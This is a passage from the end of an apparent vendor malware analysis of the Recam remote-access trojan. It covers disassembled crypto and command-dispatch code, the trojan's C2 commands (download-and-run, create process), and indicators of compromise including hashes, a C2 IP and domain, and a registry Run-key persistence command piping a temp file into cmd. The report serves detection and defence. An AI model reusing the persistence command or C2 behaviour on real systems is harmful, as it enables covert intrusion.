
Recam_lengthy_crypto_routine:
mov  [esp+138Ch+lpData], 1
mov  [esp+138Ch+dwType], edi
mov  [esp+138Ch+lpValueName], ebx
mov  [esp+138Ch+var_1384], ebx
mov  [esp+138Ch+var_1388], offset Recam_data_16bytes
mov  [esp+138Ch+s], offset unk_4104A0
call Recam_lengthy_crypto_routine

loc_40227C:
movzx eax, al
jmp  off_410A9h[eaxh] ; switch jump

```

Fig. 30

As one might have gathered from the jump table, there are 82 possible commands that can be accepted from the server. However, not every command is unique. As we can see from the highlighted jump offsets below, many lead to the address shown earlier (RVA 0x227C) that is jumped to when completing no action.



```
data:0041A94 C2_jump_table_offset dd offset loc_4010E9, offset loc_402271, offset loc_402274  
data:0041A94 ; DATA XREF: Recam_process_command+6E1r  
data:0041A94 dd offset loc_402270, offset loc_401106, offset loc_401211 ; jump table for switch state  
data:0041A94 dd offset loc_401335, offset loc_402271, offset loc_401392  
data:0041A94 dd offset loc_401368, offset loc_401380, offset loc_40138C  
data:0041A94 dd offset loc_4013D1, offset loc_4015D7, offset loc_402271  
data:0041A94 dd offset loc_4015EB, offset loc_401C00, offset loc_401C00  
data:0041A94 dd offset loc_4015F0, offset loc_401CA9, offset loc_401631  
data:0041A94 dd offset loc_4017BD, offset loc_401830, offset loc_4019F8  
data:0041A94 dd offset loc_401A81, offset loc_401B1F, offset loc_401B9E  
data:0041A94 dd offset loc_401B03, offset loc_401B88, offset loc_401B99  
data:0041A94 dd offset loc_401B3D, offset loc_401D73, offset loc_401DC0  
data:0041A94 dd offset loc_401DB1, offset loc_402271, offset loc_401DD1  
data:0041A94 dd offset loc_401DE5, offset loc_402271  
data:0041A94 dd offset loc_401DF9, offset loc_402271, offset loc_401E00  
data:0041A94 dd offset loc_401E32, offset loc_401E46, offset loc_401E53  
data:0041A94 dd offset loc_401E57, offset loc_401868, offset loc_40187D  
data:0041A94 dd offset loc_401892, offset loc_4018CD, offset loc_401840  
data:0041A94 dd offset loc_401904, offset loc_401920, offset loc_401908  
data:0041A94 dd offset loc_401927, offset loc_4019B4, offset loc_4019A7  
data:0041A94 dd offset loc_4019BF, offset loc_4019C0, offset loc_402271  
data:0041A94 dd offset loc_401F79, offset loc_401F79, offset loc_401F45  
data:0041A94 dd offset loc_401F85, offset loc_401FD1, offset loc_401FD1  
data:0041A94 dd offset loc_401FFD, offset loc_402271, offset loc_402271  
data:0041A94 dd offset loc_402271, offset loc_402271, offset loc_402271  
data:0041A94 dd offset loc_401CB8, offset loc_402271, offset loc_402271  
data:0041A94 dd offset loc_401D64, offset loc_402054, offset loc_402271  
data:0041A94 dd offset loc_402068, offset loc_402271, offset loc_4020A9  
data:0041A94 dd offset loc_402260
```

Fig. 31

While time did not allow us to deeply examine each and every path, gathered sandbox pcaps along with our understanding of the command protocol allowed us to examine the commands sent by the server and calculate the jumps ourselves. Here are some examples of the functionality available in this variant of Recam, given the command.

0x85 (case 4) - Process initial server acknowledgement and set flow state

0x81 (case 0) - Keep-alive message

0xBD (case 12) - Download file to %TEMP% OR download file to %TEMP% and create new process

0x87 (case 6) - Create new process from argument

0x89 (case 8) - Close network socket, release mutex, call WSACleanup, & terminate process.

IOC

Malicious Word Document:

C3b1a98c6bc9709f964ded39b288aff66abc5c39b9662fdd28ddfcc178152d67

Dropper binary:

99371d8da86e964cc52bd719fd85f1f0015e4c60a9705747bb9b8ac52fd29b4a

Payload (Recam):

1fd8520246c75702c000f4fac3f209d611c21bfdb81df054c9558d5e002a85ce

Command and Control Server:

185.140.53.212

Domain registered to the Command and Control Server

U811696.nvpn.so

Domain Owner

meridoncharles@yahoo.com

Directories and Files

%AppData%\mozilla firefox\firefox.exe
%AppData%\mozilla firefox\.Identifier
%Temp%\Update.txt

Registry:

Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Update
Value: cmd /c type C:\Users\dex\AppData\Local\Temp\Update.txt | cmd

Similar files:*Dropper related:*

006583023242bf4a8dcd0190aef32500dcacfacf1dda7b24409133dfccbf186
0086bb92bd34b41e180bec90dd15d4b0d0eb9c7384a68b66354d603ad8e14706
01226da791e32f8cc907f88b2b672068b78b86b1a0d154bd22274234a7d9b5e6
031046538b60f9b243aa74bdec2a13ab2aeee4b941a136daca12de78c3419dd6e
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2a1a0356d96f97a4710511a5e023d43124e7e97261154b5e82d6047fd6dc85e1
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2fb846efe0cbf9aa0e51da044403f7d96f159ab655bf44ed697062888fd4fb0
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RTF Document related:

27bf1851e64f5e6d6e33b2b3bc89b82dda2da2fd9a747c847c148909dda028d3
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Payload related:

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Conclusion

Malware is a moving target, it is constantly evolving in an arms race between the malware authors and the security researchers. This analysis shows the level of sophistication employed by threat actors in order to attempt to escape detection.

Obfuscation is an art form. Techniques can range from frequently changed packers to the multiple techniques employed in malware such as this. Often malware packers are modified by their authors very soon after deobfuscation tools or reports are publically released. In

many cases it is enough for them to change minor parts of the obfuscator to confuse the deobfuscation tools. Hence, malware researchers can't rely on these tools and must resort to be able to manually deobfuscate code when necessary.

Understanding the steps that threat actors will go to to hide from detection and analysis is vital when it comes to protecting systems from malware. It is by applying lessons learnt from analyses such as this, that we are able to detect advanced malware with tools such as Advanced Malware Protection ([AMP](#)) and [Threatgrid](#).

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CloudLock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection ([AMP](#)) is ideally suited to prevent the execution of the malware used by these threat actors.

[CWS](#) or [WSA](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Email Security](#) can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as [NGFW](#), [NGIPS](#), and [Meraki MX](#) can detect malicious activity associated with this threat.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

